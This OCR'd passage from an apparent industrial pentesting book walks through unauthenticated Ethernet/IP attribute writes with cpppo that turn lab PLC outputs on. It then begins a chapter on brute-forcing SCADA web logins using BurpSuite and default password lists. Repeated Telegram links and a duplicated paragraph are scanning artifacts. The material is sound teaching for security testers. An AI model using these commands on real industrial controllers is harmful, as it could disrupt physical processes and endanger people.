


Figure 8.30: Compressor_StationA tag

Now move back to your SCADA VM and type the following command:

python3 -m cpppo.server.enip.get_attribute ‘@8/1/1’ -S -a 192.168.1.10

Using the -S (simple mode) and the -a (address) this command requests the attribute located at 8/1/1. You should obtain the following response after running this command:

Figure 8.31: Single attribute value

https://t.me/learningnets

This answer indicates that the property has a value of 0. This was a simple example of reading an attribute. We're going to write to this tag now. To set the attribute value to 1, use the following command:

python3 -m cpppo.server.enip.get_attribute '@8/1/1=(INT)1' '@8/1/1' -S -a 192.168.1.10

When you compare the two statements, you'll notice that we simply added a new parameter telling the system to make the object @8/1/1=(INT)1 equal an integer of 1. As demonstrated, you should now see two outputs:

Figure 8.32: Setting attribute

The command replies to S A S and G A S, which stand for setting and receiving attributes, respectively, may be seen. The first command sets the property to True, while the second command returns a value of 1. Finally, because we gave the object the tag name Compressor we can use that name to obtain and update the value because it has been aliased in the system. As an example, run the following command:

python3 -m cpppo.server.enip.client –print Compressor_StationA Compressor_StationA=1 Compressor_StationA -a 192.168.1.10

You should get the following output:

https://t.me/learningnets

```
Compressor_StationA                == [0]: 'OK'
Compressor_StationA                <= [1]: 'OK'
Compressor_StationA                == [1]: 'OK'
```

Figure 8.33: Tag alias Get/Set attribute

We requested a Get of the attribute, followed by a Set command to set the value to 1, and then a Get command to verify that the value had updated inside the virtual PLC. Inside a remote controller, you can see how simple it is to toggle values ON and Only the precise object mapping class/instance/attribute is required.

In our lab, we can now test the identical command ways on the Koyo CLICK PLC. Navigate to the Setup menu in the CLICK programming software and choose EtherNet/IP Setup... Now you'll be sent to the setup screen that we saw before during the configuration procedures. We'll concentrate on two areas, the first of which is found under the Input(to Scanner) tab, as shown:




Figure 8.34: Input Class/Instance/Attribute

https://t.me/learningnets

Notice the (Explicit) labeled items of Class/Instance/Attribute.

Class: 4

Instance: 101

Attribute: 3

Go to the Output (from Scanner) tab and you should see something like this:




Figure 8.35: Output Class/Instance/Attribute

The Class/Instance/Attribute are practically identical, and if you recall what an instance ID is used for, you'll see why it differs by one:

Class: 4

Instance: 102

Attribute: 3

https://t.me/learningnets

We now have enough data to communicate with the PLC programme we're running. We'd want to add a little tweaking to the Data View panel in our Koyo CLICK programming software to observe how instructions interact with the PLC. Take a look at the following snapshot, and we'll walk you through the steps to set this up for monitoring:




Figure 8.36: Data View

To summarize, you go to the Monitor menu and choose the Data View option.

https://t.me/learningnets

We've added some additional registers to Data View and enabled the Override function, as you can see.

The fast steps are as follows:

Select the cell with the address.

Select an address from the drop-down menu.

Click OK after selecting the address you wish to view.

Carry on in this manner until your Data View resembles mine.

Go to your SCADA VM terminal and enter in the following command once you have the registers shown in your Data View and they match the picture above:

python3 -m cpppo.server.enip.get_attribute '@4/101/3' '@4/102/3' -S -a 192.168.1.20

This command, as previously stated, uses simple mode to retrieve the characteristics of these objects. You should get the following response if all of your inputs and outputs are turned off:

https://t.me/learningnets

Figure 8.37: Get attributes from Koyo CLICK

I should mention that in the documentation, while we were setting up Ethernet/IP on the Koyo CLICK PLC, the XD registers were read-only and the YD registers were read/write, which has to do with control philosophy and is outside the scope of this book. All you need to know is that if you wish to interact with the lights directly, you can use Ethernet/IP to bypass the PLC's input I/O and directly activate the coils using the YD registers.

The next step is to turn on X001 and X002 manually from the Data View panel. You'll notice some binary math, which should take you back to your early days of computer science. As shown in the accompanying screenshot, 0001 + 0010 == 0011 ==

Figure 8.38: X001 and X002 forced on

As a consequence, XD0 is assigned the Hex value as shown:

Figure 8.39: XD0 equals 3

Now double-check that your Data View screen looks something like this:

https://t.me/learningnets




Figure 8.40: Data View X001 and X002 forced on

To make sure we're viewing the right characteristics, we'll execute the Get attribute command again. Here's a short review on the command: python3 -m cpppo.server.enip.get_attribute '@4/101/3' '@4/102/3' -S -a 192.168.1.20

If everything is set up correctly, you should see something like this:

```
0: Single G_A_S       @0x0004/101/3 == [3, 0,
1: Single G_A_S       @0x0004/102/3 == [0, 0,
```

https://t.me/learningnets

Figure 8.41: Input hex value 3

Now that we've established that we've arrived at the proper address, we can begin turning lights on and off. If you recall, we simply appended the value type and the actual value to the read command in your virtual PLC. In this scenario, we'd repeat the @4/102/3 object and include the type of as well as the hex equivalent of the light combination we wish to turn on. Run the following command to go into the deep end:
python3 -m cpppo.server.enip.get_attribute '@4/101/3' '@4/102/3=(INT)15 '@4/102/3' -S -a 192.168.1.20

The following are the expected outcomes:

Figure 8.42: All lights are ON

Check the Data View page again to make sure that all of the outputs are turned on, as seen in the picture below:

https://t.me/learningnets




Figure 8.43: Y001-Y004 all On

Finally, using Wireshark to sniff the SPAN interface, let's record the Set attribute packet. In Wireshark's Info column, you should see the following information about the three instructions sent:

https://t.me/learningnets





Figure 8.44: Wireshark detection

You can see that the first command, Get attribute is detected, followed by the Set attribute and finally, the third command, where we are obtaining the results of our Set command.

If you conducted any of the previously mentioned research to uncover more application class IDs, you'll see that the 0x04 class ID is a widely accepted assembly standard.

You'll see a data value of 0F00, which is hex for 15, if you expand the Assembly: Set Attribute Single packet and check inside the CIP layer of the protocol, as shown:



https://t.me/learningnets

Figure 8.45: Data: 0f00 CIP details

That concludes our discussion. By delivering unconnected explicit signals to the PLC, we were able to switch the lights on and off. The protocol structure appears difficult and tiresome at first sight when compared to Modbus, but after some research and trial and error, we realise that the address's class/instance/attribute structure makes it quite straightforward to transmit and receive commands. This is critical. As indicated in the introduction, this protocol is used to operate processes by more than 30% of worldwide industrial equipment. Whether it's starting and halting a mainline compressor station for Colonial Pipeline or running conveyor belts at an Amazon fulfilment centre, you'll come across this protocol during your industrial pentesting excursions.

https://t.me/learningnets

Conclusion

I understand if you've struck a brick wall; there was a lot of information to process. However, I hope you can see how important it is to know the capabilities and extensibility of the protocols we discussed in this chapter. The most important point to remember is that we didn't have to do anything special in terms of security to deliver ModbusTCP and Ethernet/IP instructions to our virtual and hardware controllers.

Understanding what the I/O accomplishes at the protocol level will provide you the confidence you need when submitting your customer's final discovery report. I've seen several reports throughout my career that merely list assets identified on a network using an unsafe protocol.

When it comes to various industrial protocols, particularly ModbusTCP and Ethernet/IP, you should have a better idea of what to look for in the network going ahead.

In the next chapter, we'll go through how to use Burp Suite to pentest a web-based SCADA interface.

When it comes to various industrial protocols, particularly ModbusTCP and Ethernet/IP, you should have a better idea of what to look for in the network going ahead.

In the next chapter, we'll go through how to use Burp Suite to pentest a web-based SCADA interface.

https://t.me/learningnets

https://t.me/learningnets

CHAPTER 9

Ninja 308

We covered the principles of industrial protocols in the last chapter, as well as the subtleties of two in particular: Modbus and Ethernet/IP. We spoke about and utilized tools that let us enumerate ports and find out what services were running on those devices. In Chapter 7: Scanning we utilized tools to browse directories and vhosts, indicating that we have a solid understanding of both sides of the attack chain.

Now is the moment to focus on assaults and, most importantly, sheer force. As thrilling as it is to discover a legacy service for which we then spend time reverse engineering and developing an exploit, time is rarely on our side.

It is extremely usual for operations people to utilize basic passwords or factory defaults to access a system like Ignition SCADA, which we installed in Chapter 7: Scanning As a user, you may take complete control of an industrial process by gaining access to a SCADA system. Obtaining this degree of access is comparable to obtaining the crown jewels inside the Enterprise IT security environment. It's critical to learn how to utilize a web pentesting tool like BurpSuite since it will help you get access to numerous systems by revealing real-world credentials.

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

Installing FoxyProxy

Running BurpSuite

Building a script for brute-forcing SCADA

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

A Kali Linux VM running with Firefox installed.

BurpSuite Community Edition installed. Go to this link to find the latest version:

A default list of SCADA equipment passwords, which can be found at this link:

https://t.me/learningnets


Installing FoxyProxy

Before we begin installing FoxyProxy, it's important to understand what a proxy server is and why we'd want to use one. A proxy server is a device or network that transforms traffic from one network or device to another. However, it is easier said than done: what does this mean for us, and why should we worry about traffic translation? We can intercept every traffic originating from and directed to our attacker host using a proxy server. This allows us to enhance and adjust how the request interacts with the server, such as by removing JavaScript UI filtering and other interesting 